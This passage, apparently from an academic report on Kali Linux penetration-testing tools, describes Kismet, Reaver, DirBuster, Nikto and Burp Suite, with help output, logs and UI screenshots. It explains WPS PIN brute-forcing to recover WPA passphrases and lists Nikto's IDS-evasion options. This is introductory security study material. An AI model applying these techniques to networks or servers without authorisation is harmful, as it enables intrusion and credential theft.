



Figure 3.42: Kismet on Kali Linux



```
KISMET - Point your browser to http://localhost:2501 (or the address of this system) for the Kismet UI
INFO: Setting server UUID 00000000-0000-0000-0000-4B49534D4554
INFO: Kismet will only listen to HTTP requests on 2501:
INFO: Serving static content from '/usr/share/kismet/httpd/'
INFO: Serving static userdir content from '/root/.kismet/httpd/'
INFO: Loading saved HTTP sessions
INFO: Opened OUI file '/usr/share/kismet/kismet_manuf.txt
INFO: Indexing manufacturer db
INFO: Completed indexing manufacturer db, 27840 lines 557 indexes
INFO: Saving devices to the Kismet database log every 30 seconds.
INFO: Using default rates of 10/min, 1/sec for alert 'DEVICEFOUND'
INFO: Using default rates of 10/min, 1/sec for alert 'DEVICELOST'
INFO: Registering support for DLT_PPI packet header decoding
INFO: Registering support for DLT_RADIOTAP packet header decoding
INFO: Registering support for DLT_BTLE_LL_RADIO packet header decoding
INFO: Using default rates of 10/min, 1/sec for alert 'BADFIXLENIE'
INFO: PHY802.11 will not process Wi-Fi 'phy' and 'control' frames; these
      typically are the most susceptible to corruption resulting in false
      devices.  This can be re-enabled with dot11_process_phy=true
INFO: Allowing Kismet clients to view WEP keys
INFO: Registered PHY handler 'IEEE802.11' as ID 0
INFO: Registered PHY handler 'RTL433' as ID 1
INFO: Registered PHY handler 'Z-Wave' as ID 2
INFO: Registered PHY handler 'Bluetooth' as ID 3
INFO: Registered PHY handler 'UAV' as ID 4
INFO: Registered PHY handler 'NrfMousejack' as ID 5
INFO: Registered PHY handler 'BTLE' as ID 6
INFO: Registered PHY handler 'RTLAMR' as ID 7
INFO: Registered PHY handler 'RTLADSB' as ID 8
INFO: Could not open system plugin directory (/usr/lib/x86_64-linux-gnu/kis
      met/), skipping: No such file or directory
INFO: Did not find a user plugin directory (/root/.kismet//plugins/),
      skipping: No such file or directory
INFO: GPS track will be logged to the Kismet logfile
INFO: Enabling channel hopping by default on sources which support channel
      control.
INFO: Setting default channel hop rate to 5/sec
INFO: Enabling channel list splitting on sources which share the same list
      of channels
INFO: Enabling channel list shuffling to optimize overlaps
INFO: Sources will be re-opened if they encounter an error
INFO: Saving datasources to the Kismet database log every 30 seconds.
INFO: Launching remote capture server on 127.0.0.1:3501
INFO: No data sources defined; Kismet will not capture anything until a
      source is added.
INFO: Opened kismetdb log file './/Kismet-20201218-22-06-45-1.kismet'
INFO: Saving packets to the Kismet database log.
ALERT: rootuser Kismet is running as root; this is less secure.  If you
       are running Kismet at boot via systemd, make sure to use `systemctl
       edit kismet.service` to change the user.  For more information, see
       the Kismet README for setting up Kismet with minimal privileges.
INFO: Starting Kismet web server...
INFO: Started http server on port 2501
█
```

Figure 3.43: Launch Kismet service



Name	Type	Phy	Crypto	Signal	Channel	Data	Packets	Clients	BSSID	QBSS Chan Usage	QBSS Users
No data available in table											

0 devices

```
Dec 18 2020 23:20:39  A new administrator login has been set.
Dec 18 2020 23:20:09  Started http server on port 2501
Dec 18 2020 23:20:09  Starting Kismet web server...
Dec 18 2020 23:20:09  rootuser Kismet is running as root; this is less secure. If you are running Kismet at boot via systemd, make sure to use `systemctl edit kismet.service` to change the user. For more information, see the Kismet README for setting up Kismet with minimal privileges.
Dec 18 2020 23:20:09  Saving packets to the Kismet database log.
Dec 18 2020 23:20:09  Opened kismetdb log file './/Kismet-20201218-21-20-06-1.kismet'
Dec 18 2020 23:20:06  No data sources defined; Kismet will not capture anything until a source is added.
Dec 18 2020 23:20:06  Launching remote capture server on 127.0.0.1:3501
Dec 18 2020 23:20:06  Saving datasources to the Kismet database log every 30 seconds.
Dec 18 2020 23:20:06  Sources will be re-opened if they encounter an error
Dec 18 2020 23:20:06  Enabling channel list shuffling to optimize overlaps
```

Powered by many OSS components, see the **credits page**

Figure 3.44: Kismet main screen on web browser

3.5.3 Reaver

The Reaver tool is used from the penetration tester in order to implements a brute force attack against WiFi protected setup (WPS) register PINs and recover WPA/WP2 passphrase. Depending on the target's Access Point (AP), the tool needs between 4 to 10 hours to recover the WPA/WPA2 passphrase in plaintext format with the brute force method. Depending on the target's Access Point (AP), with the transitional online brute force method needs between 4 to 10 hours to recover the WPA/WPA2 passphrase in plaintext format but with the Reavel tool this time period is reduced on the half in order to guess the correct WPS pin and recover the passphrase. Furthermore, when the penetration tester use offline attack and the AP is vulnerable the tool maybe need only some seconds to guess the WPS pin. [70]





Figure 3.45: Reaver tool on Kali Linux



```
> Executing "reaver -h"

Reaver v1.6.6 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

Required Arguments:
        -i, --interface=<wlan>          Name of the monitor-mode interface to use
        -b, --bssid=<mac>               BSSID of the target AP

Optional Arguments:
        -m, --mac=<mac>                 MAC of the host system
        -e, --essid=<ssid>              ESSID of the target AP
        -c, --channel=<channel>         Set the 802.11 channel for the interface (implies -f)
        -s, --session=<file>            Restore a previous session file
        -C, --exec=<command>            Execute the supplied command upon successful pin recovery
        -f, --fixed                     Disable channel hopping
        -5, --5ghz                      Use 5GHz 802.11 channels
        -v, --verbose                   Display non-critical warnings (-vv or -vvv for more)
        -q, --quiet                     Only display critical messages
        -h, --help                      Show help

Advanced Options:
        -p, --pin=<wps pin>             Use the specified pin (may be arbitrary string or 4/8 digit WPS pin)
        -d, --delay=<seconds>           Set the delay between pin attempts [1]
        -l, --lock-delay=<seconds>      Set the time to wait if the AP locks WPS pin attempts [60]
        -g, --max-attempts=<num>        Quit after num pin attempts
        -x, --fail-wait=<seconds>       Set the time to sleep after 10 unexpected failures [0]
        -r, --recurring-delay=<x:y>     Sleep for y seconds every x pin attempts
        -t, --timeout=<seconds>         Set the receive timeout period [10]
        -T, --m57-timeout=<seconds>     Set the M5/M7 timeout period [0.40]
        -A, --no-associate              Do not associate with the AP (association must be done by another application)
        -N, --no-nacks                  Do not send NACK messages when out of order packets are received
        -S, --dh-small                  Use small DH keys to improve crack speed
        -L, --ignore-locks              Ignore locked state reported by the target AP
        -E, --eap-terminate             Terminate each WPS session with an EAP FAIL packet
        -J, --timeout-is-nack           Treat timeout as NACK (DIR-300/320)
        -F, --ignore-fcs                Ignore frame checksum errors
        -w, --win7                      Mimic a Windows 7 registrar [False]
        -K, --pixie-dust                Run pixiedust attack
        -Z                              Run pixiedust attack
        -O, --output-file=<filename>    Write packets of interest into pcap file

Example:
        reaver -i wlan0mon -b 00:90:4C:C1:AC:21 -vv

root@KaliLinux:~# █
```

Figure 3.46: Parameters for Reaver tool

3.6 Web Applications Tools

3.6.1 DirBuster

Dirbuster is a multi-threaded Java application which was designed to brute force directories and files names on web/Application server. More specifically this tool helps the penetration testers to find all the directories or files on the web server. including those that are hidden. This tool is not be able to exploit something that they found because this is not the purpose of this tool.

Dirbuster include 9 different lists which make it extremely effective at finding these hidden files and directories. Moreover, this tool is used by developers in order to help them increase the security of applications. [71,72,73]





Figure 3.47: Dibuster on Kali Linux



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

Target URL (eg http://example.com:80/)

Work Method ○ Use GET requests only ● Auto Switch (HEAD and GET)

Number Of Threads 10 Threads □ Go Faster

Select scanning type: ● List based brute force ○ Pure Brute Force

File with list of dirs/files

Char set a-zA-Z0-9%20-_ Min length 1 Max Length 8

Select starting options: ● Standard start point ○ URL Fuzz

☑ Brute Force Dirs ☑ Be Recursive Dir to start with /

☑ Brute Force Files □ Use Blank Extension File extension php

URL to fuzz - /test.html?url={dir}.asp

Please complete the test details

Figure 3.48: Dibuster main screen

3.6.2 Nikto

Nikto is a free open-source vulnerability scanner that scan the web server in order to find vulnerabilities such as files/CGIs, outdated server software etc. This tool performs generic and server type specific check and also capture and print any cookie that have received. Nikto includes checks for over 6700 potentially dangerous files/programs, checks for outdated version of over 1250 server and version specific problems on over 270 servers. [74,75,76]

During web app scanning, different scenarios might be encountered. Nikto supports a wide variety of options that can be implemented during such situations. The following options are included in the Nikto[75]:

- ✓ **-Cgidirs:** This option is used to scan specified CGI directories. Nikto users can select to scan all CGI directory such as /cgi-test/ or none of them. If this option is not specified from the user in the command, then all CGI directories will be tested. The list of CGI directories is contained in the file config.txt.
- ✓ **-config:** This option allows the penetration tester to specify an custom config file to use instead of the config.txt which is the default
- ✓ -**Dislplay:** This option helps the penetration tester to control the output that Nikto shows. In order to determine the output, the nikto allow some reference number such as:

Table 3.2: Reference numbers for parameter display on nikto tool

Reference Number	Description
1	show redirects
2	Show cookies that received
3	show all 200/ok responses
4	Show URLs which require authentication

- ✓ -**evasion:** This option allows penetration tester to specify the intrusion detection system evasion technique to use. Similar to before the tester should use a reference number with this option and specify the type of technique.

Table 3.3: Reference numbers for parameter evasion on nikto tool

Reference Number	Description
1	Random URI encoding
2	Directory self-reference
3	Premature URL ending
4	Prepend long random string
5	Fake parameter
6	TAB as request spacer
7	Change the case of the URL
8	Use Windows directory seperator

- ✓ **-Format:** The penetration tester with this option can choose in which format can save the results of Nikto Scan. In order to use the option -format, they should also used the -o(-output). Valid formats for the output are csv, html ,txt and xml.
- ✓ -**host:** This option is used only to specify the host to target. It can be and IP address, hostname as well as text file of hosts.
- ✓ **-id:** If the website require authentication this option is suitable as it allows the penetration tester to specify the ID and password to use.
- ✓ **-no404:** This option is very useful as it disables 404 (File not found) checking. If the penetration tester uses this option the number of requests is reduced and the checking is faster. Therefore, this option could lead to more false positive being discovered.
- ✓ **-port:** The port option specifies the TCP ports to target. The penetration tester can use a range of port (e.g. 70-80) or can use comma-delimited list (e.g. 80,88,22 etc.).





Figure 3.49: Nikto on Kali Linux



```
> Executing "nikto -h"
Option host requires an argument

       -config+            Use this config file
       -Display+           Turn on/off display outputs
       -dbcheck            check database and other key files for syntax errors
       -Format+            save file (-o) format
       -Help               Extended help information
       -host+              target host/URL
       -id+                Host authentication to use, format is id:pass or id:pass:realm
       -list-plugins       List all available plugins
       -output+            Write output to this file
       -nossl              Disables using SSL
       -no404              Disables 404 checks
       -Plugins+           List of plugins to run (default: ALL)
       -port+              Port to use (default 80)
       -root+              Prepend root value to all requests, format is /directory
       -ssl                Force ssl mode on port
       -Tuning+            Scan tuning
       -timeout+           Timeout for requests (default 10 seconds)
       -update             Update databases and plugins from CIRT.net
       -Version            Print plugin and database versions
       -vhost+             Virtual host (for Host header)
                + requires a value

        Note: This is the short help output. Use -H for full help text.

root@KaliLinux:~# 
```

Figure 3.50: Parameters for Nikto tool

3.6.3 Burp Suite

Burp Suite is one of the most popular penetration testing and vulnerability finder tools and is often used for checking web application security. The main features of Burp Suite is its ability to intercept HTTP requests. Usually, the HTTP requests are created from the web browser and forwarding to a web server and the web server send the response to the web browser. But, when a penetration tester use the Burp Suite the HTTP requests go from the browser straight to Burp Suite, which intercepts the traffic. Then in the Burp Suite, the tester can alter the HTTP request with various way before forwarding the request on the web server. This mean that the Burp Suite acts as a proxy server, also called man in the middle between the browser and the web application. This help the penetration tester to have finer control over the exact traffic he is sending and receiving. [77,78]





Figure 3.51: Burp Suite on Kali Linux


Burp Suite Community E...
Burp Suite Community E...
11:30 PM
69%
Burp Suite Community Edition v2020.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Tasks
New scan
New live task
Filter Running Paused Finished
Time to level up? Catch more bugs with Burp Suite Pro
Find out more
Issue activity [Pro version only]
Filter High Medium Low Info Certain Firm Tentative
Search...
Event log
Filter Critical Error Info Debug
Search...
Advisory
Memory: 63.4MB
Disk: 32KB

1. Live passive crawl from Proxy (all traffic)

Add links. Add item itself, same domain and URLs in suite scope.

Capturing:

0 items added to site map

0 responses processed

0 responses queued

Issue type	Host	Path	Inse
